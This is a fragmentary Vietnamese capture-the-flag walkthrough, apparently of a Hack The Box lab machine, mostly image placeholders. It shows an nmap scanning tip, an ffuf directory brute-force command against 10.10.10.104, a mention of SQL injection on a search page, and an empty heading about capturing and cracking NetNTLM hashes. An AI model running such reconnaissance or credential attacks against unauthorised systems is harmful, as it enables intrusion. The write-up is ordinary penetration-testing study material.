





nmap --min-rate: nó quét nhanh quá nên thiếu mất cổng 5985 rồi






ffuf -w /usr/share/wordlists/dirbuster/directory-list-1.0.txt -u https://10.10.10.104/FUZZ -c






Mình dùng wordlist directory-list-2.3-medium.txt để quét:




**Web Enumeration**


Giao diện trang web:



Trang tìm kiếm:




Trang web bị dính lỗ hổng SQL Injection:




**Capture and crack NetNTLM hash**

